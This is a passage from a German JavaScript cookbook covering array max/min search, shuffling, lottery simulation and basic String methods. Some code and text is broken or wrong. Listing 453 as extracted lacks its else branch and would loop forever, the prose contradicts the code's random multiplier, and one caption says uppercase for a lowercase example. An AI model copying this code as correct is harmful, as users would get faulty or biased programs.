14   for(i = 1; i < a.length; i++){
15     if(a[i] > maximumwert){
16       maximumwert = a[i];
17       maximumindex = i;
18     }
19   }
20   document.write(
21     "Der Maximumwert des Arrays ist " + maximumwert
22     + " und ist an dem Index " + maximumindex
23     + " zu finden.<hr />");
24 }
25 function sucheMin() {
26   minimumwert = a[0];
27   minimumindex = 0;
28   for(i = 1; i < a.length; i++){
29     if(a[i] < minimumwert){
30       minimumwert = a[i];
31       minimumindex = i;
32     }
33   }
34   document.write(
```

Listing 449: Die Suche nach dem Maximum und dem Minimum in einem Datenfeld

```

35 "Der Minimumwert des Arrays ist " + minimumwert
36 + " und ist an dem Index " + minimumindex
37 + " zu finden.<hr />");
38 }
39 a = new Array(5);
40 for(i = 0; i < a.length; i++){
41 a[i] = Math.round(Math.random() * 100);
42 }
43 document.write("Original-Array<br />");
44 ausgabe(a);
45 sucheMax(a);
46 sucheMin(a);
47 </script>
48 </html>
```

Listing 449: Die Suche nach dem Maximum und dem Minimum in einem Datenfeld (Forts.)

In der Funktion `ausgabe()`, die von Zeile 3 bis 10 definiert ist, werden mit einer `for`-Schleife die Inhalte aller Elemente in dem Datenfeld, das als Parameter übergeben wird, ausgegeben.

In den folgenden Funktionen `sucheMax()` und `sucheMin()` ist nur die Reaktion auf die Ermittlung des Maximums und des Minimums neu. Die ermittelten Werte werden jeweils ausgegeben.

In Zeile 39 wird ein neues Datenfeld `a` der Größe 5 angelegt.

In der folgenden Schleife füllen wir die Elemente in dem Datenfeld mit ganzzahligen Zufallswerten zwischen 0 und 100. Dazu kommen die Methoden (`Math.round(Math.random() * 49)`) zum Runden und `Math.random()` zum Erzeugen einer Zufallszahl zwischen 0 und 1 zum Einsatz, die mit dem Multiplikator 100 multipliziert wird.

In Zeile 44 erfolgt der erste Aufruf der Funktion `ausgabe()`. Dieser Funktion wird das Datenfeld als Parameter übergeben. Die Ausgabe ist die Größe und der Inhalt des Originaldatenfelds. Anschließend werden das Maximum und das Minimum mit den entsprechenden Funktionen gesucht.




Abbildung 226: Ermittlung des Maximums und des Minimums samt jeweiligem Index

147 Wie kann ich den Inhalt eines Datenfelds zufällig mischen?

Es gibt zahlreiche Situationen, in denen die zufällige Vertauschung des Inhalts eines Datenfelds sinnvoll ist. Denken Sie an Spiele, die mit einer zufälligen Anfangskonstellation beginnen sollen oder die Ziehung von Zahlen bei einem Lottospiel¹⁴.

Jetzt ist es so ein Problem mit dem Zufall. Sowohl philosophisch als auch rein praktisch. Zwar steht in JavaScript die Methode `Math.random()` zur Verfügung, um damit eine Zufallszahl zwischen `0` und `1` zu erzeugen. Aber das ist natürlich eine Zahl, die deterministisch an den Randbedingungen des Computerzustands hängt. Wenn man die Überlegung streng führt, kann man die Ermittlung der Zahl also nur eingeschränkt als Zufall bezeichnen, denn wenn Sie die Randbedingungen des Computers identisch reproduzieren, wird auch die ermittelte Zahl gleich sein. Da es jedoch kaum wahrscheinlich ist, dass Randbedingungen in der Praxis wirklich identisch reproduziert werden, ist das Random-Verfahren schon ein recht guter Zufallsmechanismus.

Das nachfolgende Rezept versucht aber, den Zufall noch »zufälliger« zu gestalten als es ein einfacher Aufruf von `Math.random()` erreicht. Dabei soll der Inhalt eines übergebenen Datenfelds zufällig gemischt werden.

```
01 function mische(a) {
02   b = new Array(a.length);
03   for(i = 0; i < a.length; i++){
04     j = Math.round(Math.random() * (a.length - 1));
05     if(b[j] == undefined) {
06       b[j] = a[i];
07     }
08     else {
09       i--;
10     }
11   }
12   return b;
13 }
```

Listing 450: Mischen der Werte in einem Datenfeld

Die Funktion bekommt das zu mischende Datenfeld `a` als Parameter übergeben.

In Zeile 2 erzeugen wir ein weiteres Datenfeld `b` mit genau der gleichen Größe wie der des übergebenen Datenfelds `a`. In der folgenden `for`-Schleife durchlaufen wir alle Elemente des übergebenen Datenfelds.

In Zeile 4 greift nun zum ersten Mal der Zufall ein. Mit `j = Math.round(Math.random() * (a.length - 1))`; wird eine Zahl zwischen `0` und dem letzten Index des Datenfelds `a`¹⁵ ermittelt. Das wird der Index für das Element im Datenfeld `b`, das wir nun erzeugen und füllen wollen.

In Zeile 5 wird überprüft, ob das Datenfeldelement `b[j]` noch nicht existiert (`if(b[j] == undefined)`). Falls das Datenfeldelement noch nicht vorhanden ist, wird es in Zeile 6 erzeugt, indem der Wert von `a[i]` zugewiesen wird (`b[j] = a[i];`).

14. Siehe dazu das Rezept »Wie kann ich eine Menge an zufälligen Zahlen ohne Wiederholung erzeugen?« auf Seite 559.

15. Es ist im Grunde unnötig, zwischen den Datenfeldern `a` und `b` zu unterscheiden, denn beide sind gleich groß.

Hinweis

Beachten Sie, dass die Werte von `i` und `j` nicht gleich sein müssen. Im Gegenteil – sie sollten sogar unterschiedlich sein (obgleich es nirgends verhindert wird), denn darüber läuft das Mischen.

Falls das Datenfeldelement bereits vorhanden ist reduzieren wir den Wert der Zählvariablen `i` um den Wert 1. Mit anderen Worten, die Schleife wird im nächsten Durchgang mit dem gleichen Wert des Zählindex `i` erneut ausgeführt¹⁶. Das bedeutet, die Zählvariable der `for`-Schleife wird nur dann erhöht, wenn durch die zufällige Ermittlung eines Index ein noch nicht vorhandenes Datenfeldelement in `b` gefunden wurde und der Wert von `a[i]` dort »abgeladen« werden konnte.

Hinweis

Man kann diesen Vorgang ein bisschen respektlos mit der Suche nach einer offenen Umkleidekabine im Schwimmbad vergleichen, wenn es dort stockdunkel ist und die potenziellen Schwimmer deshalb durch Rütteln eine offene Tür entdecken müssen und nach jedem Rütteln an einer Kabinentür sofort vergessen haben, an welcher Kabine sie gerade gerüttelt haben.

Es gibt nun in unserer Situation bei der Suche nach Umkleidekabinen genau so viele Kabinen wie Interessenten, die in eine beliebige Kabine (einzelnen) hineinwollen. Hat der erste Interessent eine Kabine gefunden, muss der Nachfolger das gleiche Problem lösen. Nur hat ihm der Vorgänger bereits eine Kabine weggenommen und die Wahrscheinlichkeit, dass er pro Rüttelversuch eine offene Kabine findet, ist offensichtlich gegenüber dessen Erfolgswahrscheinlichkeit reduziert.

Natürlich wird der erste Interessent sofort eine freie Kabine finden, während der letzte Interessent rein statistisch am längsten suchen wird. Aber irgendwann findet auch der letzte Interessent seine Kabine.

In Bezug auf unsere Funktion bedeutet das, rein statistisch wird die Zeit zur Abarbeitung der Funktion nicht vorhersehbar sein und je weiter die Durchläufe voranschreiten, desto länger dauert es bis zum Erfolg¹⁷. Damit haben wir auch rein über `Math.random()` hinausgehend eine Zufälligkeit ins Spiel gebracht, so dass auch Philosophen kaum an der echten Zufälligkeit zweifeln sollten ;-).

In Zeile 12 geben wir mit `return b;` das gemischte Datenfeld als Rückgabewert an den Aufrufer der Funktion zurück.

Wenden wir die Funktion in einem konkreten Beispiel an und mischen dort ein Datenfeld mehrfach.

16. Auf ein Neues :-).

17. Rein hypothetisch könnte bei unserer Programmierung sogar eine Endlosschleife entstehen. Das wäre der Fall, wenn ein potenzieller Schwimmer beispielsweise endlos an vier verschlossenen Türen rüttelt und die fünfte freie Kabine immer übersieht.

Aber die interne Funktionsweise eines Random-Mechanismus lässt diesen Fall praktisch nicht eintreten. Und durch die Geschwindigkeit der modernen Prozessoren spielt es auch keine praktische Rolle, wie lange eine Schleife mit dem gleichen Wert der Zählvariable durchlaufen wird, bis ein Erfolg eintritt. Ob nun 10-mal versucht wird, ein freies Datenfeld zu finden oder 1.000-mal oder gar 100.000-mal spielt für einen Anwender keine spürbare Rolle. Lassen Sie einfach einmal das Beispiel `datenfeld29a.html` laufen, in dem der folgenden Code ausgeführt wird: `function mische() { for(i = 0; i < 100000; i++){ i = i; } return i;} document.write(mische());.` Sie werden kaum merken, wie schnell Ihr Rechner die einhunderttausend Schleifendurchläufe erledigt hat.

558 >> Wie kann ich den Inhalt eines Datenfelds zufällig mischen?

Datenfelder

Beispiel (*datenfeld29.html*):

```
01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04     for(i = 0; i < a.length; i++){
05         document.write(
06             "Inhalt von Index " + i +
07             ", Wert: " + a[i] + "<br />");
08     }
09     document.write("---<br />");
10 }
11 function mische(a) {
12     b = new Array(a.length);
13     for(i = 0; i < a.length; i++){
14         j = Math.round(Math.random() * (a.length - 1));
15         if(b[j] == undefined) {
16             b[j] = a[i];
17         }
18         else {
19             i--;
20         }
21     }
22     return b;
23 }
24 a = new Array(5);
25 for(i = 0; i < a.length; i++){
26     a[i] = Math.round(Math.random() * 100);
27 }
28 document.write("Original-Array<br />");
29 ausgabe(a);
30 a = mische(a);
31 document.write("Gut gemischt<br />");
32 ausgabe(a);
33 a = mische(a);
34 document.write("Und noch mal gemischt<br />");
35 ausgabe(a);
36 </script>
37 </html>
```

Listing 451: Mischen der Einträge in einem Datenfeld

In der Funktion `ausgabe()`, die von Zeile 3 bis 10 definiert ist, werden mit einer `for`-Schleife die Inhalte aller Elemente in dem Datenfeld, das als Parameter übergeben wird, ausgegeben.

In den folgenden Zeilen 11 bis 23 finden Sie die oben beschriebene Funktion `mische()`.

In Zeile 24 wird ein neues Datenfeld `a` der Größe 5 angelegt. In der Schleife füllen wir die Elemente in dem Datenfeld mit ganzzahligen Zufallswerten zwischen 0 und 100. Dazu kommen die Methoden (`Math.round(Math.random() * 49)`) zum Runden und `Math.random()` zum Erzeugen einer Zufallszahl zwischen 0 und 1 zum Einsatz, die mit dem Multiplikator 100 multipliziert wird.

In Zeile 29 erfolgt der erste Aufruf der Funktion `ausgabe()`. Dieser Funktion wird das Datenfeld als Parameter übergeben. Die Ausgabe ist die Größe und der Inhalt des Originaldatenfelds.

Anschließend wird das Datenfeld in Zeile 30 gemischt. Beachten Sie, dass der Rückgabewert wieder dem Datenfeld selbst zugewiesen wird ($a = \text{mische}(a)$). Danach wird das gemischte Datenfeld ausgegeben und erneut gemischt und wieder das Resultat ausgegeben.




Abbildung 227: Einmal das Original und zweimal die gemischten Versionen

148 Wie kann ich eine Menge an zufälligen Zahlen ohne Wiederholung erzeugen?

In vielen Situationen benötigt man eine Menge an zufälligen Zahlen, die aber keine Wiederholungen enthalten darf (das nennt man in der Stochastik Ziehen ohne Zurücklegen). Zum Beispiel bei der Simulation eines Lottospiels.

JavaScript stellt hierzu aber keine direkte Funktion oder Methode bereit. Man muss etwas tricksen. Spielen wir zwei mögliche Vorgehensweisen an Hand der Simulation eines Lottospiels durch, wobei das Verfahren natürlich für beliebige Fälle verwendet werden kann, in denen eine Menge an zufälligen Zahlen benötigt wird.

Wie kann ich eine Lottoziehung realisieren?

Die Funktion `mische()` aus dem Rezept »Wie kann ich den Inhalt eines Datenfelds zufällig mischen?« auf Seite 556 kann dazu verwendet werden, ein Lottospiel zu simulieren. Aber beachten Sie erst einmal ein Lottospiel, das einfach ein Datenfeld mit sieben¹⁸ zufällig ermittelten numerischen Einträgen zwischen 1 und 49 aufbaut.

Beispiel (`datenfeld29b.html`):

```
01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04     for(i = 0; i < a.length; i++){
05         document.write(
06             "Wert " + (i + 1) +
07             ":" + a[i] + "<br />");
08     }
09     document.write("---<br />");
10 }
11 a = new Array(7);
12 for(i = 0; i < a.length; i++){
13     a[i] = 1 + Math.round(Math.random() * 48);
14 }
15 ausgabe(a);
16 </script>
17 </html>
```

Listing 452: Ein erster Versuch einer Lottoziehung

In Zeile 11 wird ein Datenfeld erzeugt und mit der folgenden Schleife füllen wir die Elemente in dem Datenfeld mit ganzzahligen Zufallswerten zwischen 1 und 49.

In Zeile 15 erfolgt die Ausgabe der Ziehung über den Aufruf der Funktion `ausgabe()`.



Abbildung 228: Die Lottozahlen von nächster Woche – wenn die gezogen werden und Sie gewinnen, will ich aber einen Anteil :-)!

18. Sechs Zahlen und die Zusatzzahl.

Das Beispiel scheint ganz gut zu funktionieren, aber lassen Sie die Ziehung nun mehrfach laufen.




Abbildung 229: Na so was – die 8 wurde zweimal gezogen.

Es wird Ihnen auffallen, dass bei manchen Ziehungen Zahlen mehrfach gezogen werden können. Es handelt sich bei dieser Version unseres Beispiels nicht um ein echtes Lottospiel, sondern um so genanntes »Ziehen mit Zurücklegen«. Und das passt natürlich nicht zu der simulierten Ziehung der Lottozahlen.

Ziehung ohne Mehrfachziehen – Variante 1

Was also tun? Wie können wir die Mehrfachziehungen verhindern? Mit unserer `mische()`-Funktion, wobei die etwas trickreich angewendet werden muss.

Beispiel (`datenfeld29c.html`):

```

01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04     for(i = 0; i < a.length; i++){
05         document.write(
06             "Wert " + (i + 1) +
07             ":" + a[i] + "<br />");
08     }
09     document.write("---<br />");
10 }
11 function mische(a) {
12     b = new Array(a.length);
13     for(i = 0; i < a.length; i++){
14         j = Math.round(Math.random() * (a.length -1));
15         if(b[j] == undefined) {
16             b[j] = a[i];
17         }
18     }

```

Listing 453: Eine funktionierende Simulation einer Lottoziehung ohne Mehrfachziehung einer Zahl

```

19     i--;
20 }
21 }
22 return b;
23 }
24 a = new Array(49);
25 for(i = 1; i < a.length + 1; i++){
26   a[i - 1] = i;
27 }
28 a = mische(a);
29 a.splice(7,42);
30 ausgabe(a);
31 </script>
32 </html>
```

Listing 453: Eine funktionierende Simulation einer Lottoziehung ohne Mehrfachziehung einer Zahl (Forts.)

Der Trick beruht darauf, in Zeile 24 ein Datenfeld mit 49 Elementen aufzubauen und in der folgenden Schleife einfach mit allen Zahlen zwischen 1 und 49 zu füllen. Beachten Sie, dass die Zählvariable *i* mit dem Wert 1 beginnt und deshalb in der Schleife der Index des Datenfeldelements *i - 1* ist.

In Zeile 28 wird die Funktion *mische()* aufgerufen. Damit wird das Datenfeld zufällig gemischt und es kann in jedem Datenfeldelement nur ein eindeutiger Wert vorkommen. Nun folgt ein kleiner, feiner Trick.

Wir erklären einfach per Definition die ersten sieben Zahlen in dem gemischten Datenfeld als die gezogenen Zahlen. Den Rest vergessen wir.

Das könnten wir jetzt programmtechnisch so umsetzen, dass die Ausgabe nur über die Indizes von 0 bis 6 läuft, aber eleganter ist die Anwendung der *splice()*-Methode, wie wir es in Zeile 29 machen. Diese erwartet als zwingende Parameter den Startindex, ab dem die Elemente in einem Datenfeld überschrieben werden sollen, und als zweiten Parameter die Anzahl der einzufügenden Elemente.

Für unsere Situation ist von Bedeutung, dass genauso viele Elemente aus dem Datenfeld gelöscht werden, wie der zweite Parameter angibt, sofern Sie keine weiteren Parameter angeben¹⁹. Wir kappen also das Datenfeld *a* auf sieben Elemente, was auch programmtechnisch ein echtes »Vergessen« bedeutet.

Damit kann der Ausgabefunktion in Zeile 30 wie gewohnt das vollständige Datenfeld übergeben werden.

Ziehung ohne Mehrfachziehen – Variante 2

Eine kleine Abwandlung des Beispiels simuliert die Ziehung der Lottoszahlen rein von Hand, indem bei jeder gezogenen Zahl mit einer inneren *for*-Schleife getestet wird, ob die aktuell gezogene Zahl bereits vorher gezogen wurde. Ist das der Fall, wird einfach die Zählvariable der äußeren *for*-Schleife wieder um den Wert 1 reduziert.

19. Geben Sie jedoch weitere Parameter an, werden die bisherigen Inhalte des Datenfelds ab dem Startindex durch diese Inhalte ersetzt.

Beispiel (*datenfeld29d.html*):

```
01 <html>
02 <script>
03   function lotto() {
04     zahlen = new Array();
05     for(i = 1; i < 8; i++) {
06       zahlen[i] = 1 + Math.round((48 * Math.random()));
07       for(j = 1; j < i; j++) {
08         if(zahlen[j] == zahlen[i]) {
09           i--;
10           break;
11         }
12       }
13     }
14   }
15   function gebeAus(){
16     for(i = 1; i < 8; i++) {
17       document.write(zahlen[i] + "<br />");
18     }
19   }
20   lotto();
21 </script>
22 <body>
23 <h1>Die Lottozahlen von nächster Woche</h1>
24 <script>
25 gebeAus();
26 </script>
27 </body>
28 </html>
```

Listing 454: Eine weitere Variante, in der Zufallszahlen ohne Wiederholung generiert werden

Stringmanipulation

Die Manipulation von Strings bzw. Texten (oder auch Zeichenketten genannt) gehört sicher zu den wichtigsten Aktionen bei komplexeren Skripten. Gerade im Zusammenhang mit Formulareingaben, denn diese werden rein als Strings zum Server gesendet und dort weiter verarbeitet. Aber auch bei vielen anderen Vorgängen wie dem dynamischen Schreiben von Webseiten etc. werden Sie mit Strings umgehen.

Dessen ungeachtet zählt der Umgang mit Strings in JavaScript glücklicherweise zu den eher einfachen Techniken, denn Ihnen stehen zahlreiche Standardfunktionalitäten zur Verfügung, die Ihnen die Arbeit mit Texten extrem erleichtern.

Da in JavaScript alle Texte bzw. Strings Objekte der Klasse `String` sind, können Sie mit den verschiedensten Methoden dieser Klasse Zeichenketten manipulieren oder analysieren. Eine Instanz von `String` brauchen Sie in der Regel nicht eigens zu erzeugen, da es sich bei Strings um so genannte Built-in-Objekte handelt. Eine Zuweisung in der Form `text="Die Antwort ist 42";` erzeugt automatisch ein `String`-Objekt.

Eine Verwendung des `new`-Schlüsselwortes in Verbindung mit einem Konstruktor in der Form `text = new String("Die Antwort ist 42");` funktioniert aber auch. In einigen Situationen ist das sogar notwendig.¹

Hinweis

Beachten Sie, dass es in JavaScript auch eine Funktion `String()` gibt, die einen primitiven String als Rückgabewert liefert.

Eine weitere Klasse, die bei der Suche nach Textpassagen und deren Manipulation sehr von Nutzen ist, ist `RegExp`. Darüber definieren Sie reguläre Ausdrücke, mit denen diverse Methoden zur Stringmanipulation umgehen können².

149 Wie finde ich die Länge eines Strings heraus?

Es gibt zahllose Situationen, in denen die Anzahl der Zeichen in einem String (die Länge) von Interesse ist. Etwa bei einer Benutzereingabe wie einem Passwort in einem Webformularfeld, wobei eine minimale Anzahl an Zeichen enthalten sein muss.

Sie brauchen dabei die Länge eines Strings nicht über die Anwendung irgendwelcher komplexen Funktionen herausfinden. Ein jeder String »weiß« als gutes Objekt selbst, wie viele Zeichen er enthält. Sie müssen ihn nur fragen. Und zwar, was seine Eigenschaft `length` für einen Wert enthält.

1. Beispielsweise dann, wenn explizit verschiedene String-Objekte notwendig sind und man Optimierungen verhindern will, bei denen gleiche Texte im Hintergrund in einem gemeinsamen Speicherbereich abgelegt werden.
2. Reguläre Ausdrücke werden wir aber in einem eigenen Kapitel behandeln.

Beispiel (*str1.html*):

```

01 <html>
02 <body>
03 <script language="Javascript">
04   document.write(
05     "Wie lang ist der Text : " +
06     "Wie lang ist der Text : ".length + "<br />");
07   t = "Das geht auch: ";
08   document.write(t + t.length + "<br />");
09   t1 = new String("Und das auch: ");
10  document.write(t1 + t1.length + "<br />");
11 </script>
12 </body>
13 </html>
```

Listing 455: Abfrage der Länge eines Strings

In Zeile 6 fragen wir unmittelbar die Länge eines String-Literals per Punktnotation ab. In Zeile 8 wird hingegen eine String-Variable verwendet, deren Anzahl an enthaltenen Zeichen ausgegeben wird.

Zeile 9 zeigt Ihnen die Erzeugung eines Strings mit der expliziten Anwendung des Konstruktors und in Zeile 10 fragen wir die Anzahl der enthaltenen Zeichen ab.

```

Wie lange ist der Text : 25
Das geht auch: 15
Und das auch: 14
```

Abbildung 230: Die Länge von Strings

Achtung

Die Eigenschaft `length` ist bei Strings nur zu lesen. Ein Setzen der Länge eines Strings über eine Anweisung wie `t1.length = 7;` ist nicht möglich. Oder genauer – zumindest hat das Setzen der Eigenschaft keine Wirkung. Leider reagieren die Browser auf so eine unsinnige Anweisung nicht mit einer Fehlermeldung, sondern sie ignorieren sie einfach.

150 Wie kann ich die Buchstaben in einem String in Großbuchstaben konvertieren?

Sehr oft ist es in Skripten notwendig, bei Texten eine einheitliche Schreibweise in Hinsicht auf Groß- und Kleinschreibung vorliegen zu haben. Zumindest machen Sie sich sehr oft das Leben unnötig schwer, wenn Sie keine einheitliche Schreibweise erzwingen oder automatisch konvertieren. Etwa bei Benutzereingaben wie zum Beispiel Formulareingaben, die Sie mit einem vorgegebenen Text vergleichen wollen.

Die String-Klasse enthält die Methode `toUpperCase()`, um alle Buchstaben (inklusive deutscher Umlaute, aber nicht das Zeichen β) in einem vorangestellten String in Großbuchstaben umzuwandeln. Zeichen, die keine Buchstaben sind, bleiben bei dieser Konvertierung unverändert.

Beispiel (*str2.html*):

```

01 <html>
02 <body>
03 <script language="Javascript">
04   document.write("Das ist der Originaltext<br />");
05   document.write("Das ist der Originaltext<br />".toUpperCase());
06   document.write(
07 "Ein String mit Groß- und Kleinschreibung und ←
08 Sonderzeichen 123 #** ö ä??<br />");
09   document.write(
10 "Ein String mit Groß- und Kleinschreibung und ←
11 Sonderzeichen 123 #** ö ä??<br />".toUpperCase());
12 </script>
13 </body>
14 </html>
```

Listing 456: Die Umwandlung in Großbuchstaben mit `toUpperCase()`

In Zeile 5 sowie 9 wird `toUpperCase()` auf einen Text mit Buchstaben in Groß- und Kleinschreibung angewendet.

Die Ausgabe zeigt, dass die Buchstaben in dem vorangestellten String umgewandelt wurden.

Hinweis

Beachten Sie auch das verwandte Rezept »Wie kann ich die Buchstaben in einem String in Kleinbuchstaben konvertieren?« auf Seite 567.




Abbildung 231: Die Wirkung von `toUpperCase()`

151 Wie kann ich die Buchstaben in einem String in Kleinbuchstaben konvertieren?

Sehr oft ist es notwendig, bei Texten eine einheitliche Schreibweise in Hinsicht auf Groß- und Kleinschreibung vorliegen zu haben. Etwa bei Benutzereingaben³, die Sie mit einem vorgegebenen Text vergleichen wollen.

3. Zum Beispiel Formulareingaben.

568 >> Wie ermittele ich das Zeichen, das in einem String an einer bestimmten Stelle steht?

In der String-Klasse finden Sie dafür die Methode `toLowerCase()`, um alle Buchstaben (inklusive deutscher Umlaute) in einem vorangestellten String in Kleinbuchstaben umzuwandeln.

Beispiel (*str3.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   t = "SHORT PEOPLE GOT NO REASON ...";
05   document.write(t + "<br />");
06   document.write(t.toLowerCase() + "<br />");
07   document.write("HALLO, IST JEMAND 123 DA ???<br />");
08   document.write("HALLO, IST JEMAND 123 DA ???<br />".toLowerCase());
09 </script>
10 </body>
11 </html>
```

Listing 457: Umwandlung in Großbuchstaben

In Zeile 4 wird eine String-Variable `t` eingeführt und in Zeile 6 `toLowerCase()` angewendet. Beachten Sie, dass Sie die Methode auf die Variable `t` anwenden und nicht auf den mit dem Plusoperator angefügten Teilstring mit dem HTML-Zeilenumbruch. Das wäre zwar nicht falsch, aber damit würde nicht der Text der Variablen konvertiert, sondern der Text in dem zweiten Teilstring.

Die Ausgabe zeigt, dass die Buchstaben in dem vorangestellten String umgewandelt wurden und die Zahlen unverändert bleiben.

```
SHORT PEOPLE GOT NO REASON ...
short people got no reason ...
HALLO, IST JEMAND 123 DA ???
hallo, ist jemand 123 da ???
```

Abbildung 232: Die Wirkung von `toLowerCase()`

Beachten Sie auch das verwandte Rezept »Wie kann ich die Buchstaben in einem String in Großbuchstaben konvertieren?« auf Seite 566.

152 Wie ermittele ich das Zeichen, das in einem String an einer bestimmten Stelle steht?

Bei verschiedenen Anwendungen ist es gewünscht, bei Texten ein Zeichen an einer bestimmten Stelle abzufragen. Beispielsweise, ob an der ersten Stelle einer Benutzereingabe ein Buchstabe oder ein bestimmtes notwendiges Zeichen steht.

Die Methode `charAt(Nummer)` liefert das Zeichen zurück, das in der Zeichenkette an der Stelle steht, die mit dem Parameter spezifiziert wird.

Beispiel (*str4.html*):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   t = "Die Antwort ist 42";
05   for(i = 0; i < t.length; i++){
06     document.write(
07       "Zeichen am Index " + i + ": " + t.charAt(i) + "<br />");
08   }
09 </script>
10 </body>
11 </html>
```

Listing 458: Einsatz von charAt()

In Zeile 4 wird eine Variable t mit einem String eingeführt und in der for-Schleife mit charAt() Zeichen für Zeichen ausgegeben.

Mit t.length wird sichergestellt, dass die for-Schleife den String vollständig durchläuft, aber nicht darüber hinausgreift.

Hinweis

Beachten Sie auch das verwandte Rezept »Wie ermittele ich die Unicode-Kodierung von dem Zeichen, das in einem String an einer bestimmten Stelle steht?« auf Seite 570.




Abbildung 233: Das jeweilige Zeichen an dem angegebenen Index wird ausgegeben.

153 Wie ermittele ich die Unicode-Kodierung von dem Zeichen, das in einem String an einer bestimmten Stelle steht?

Es gibt diverse Fälle, bei denen die Unicode-Kodierung eines Zeichens an einer bestimmten Stelle von Interesse ist. Sie können darüber beispielsweise leicht überprüfen, ob ein Zeichen ein Buchstabe oder eine Zahl ist. Dazu müssen Sie nur nachschauen, ob dessen Unicode-Kodierung im Bereich der Buchstaben oder Zahlen liegt.

Die Methode `charCodeAt(Index)` liefert eine Zahl zurück, die dem Unicode-Wert des Zeichens entspricht, dessen Index mit dem Parameter spezifiziert wird.

Hinweis

Beachten Sie auch das verwandte Rezept »Wie ermittele ich das Zeichen, das in einem String an einer bestimmten Stelle steht?« auf Seite 568.

String-manipulation

Beispiel (`str5.html`):

```
01 <html>
02 <body>
03 <script language="Javascript">
04   t = "Fifty Fast";
05   for(i = 0; i < t.length; i++){
06     document.write(
07       "Der Unicode von dem Zeichen " + t.charAt(i)
08       + " am Index " + i + " ist " + t.charCodeAt(i) + "<br />");
09   }
10 </script>
11 </body>
12 </html>
```

Listing 459: Einsatz von `charCodeAt()`

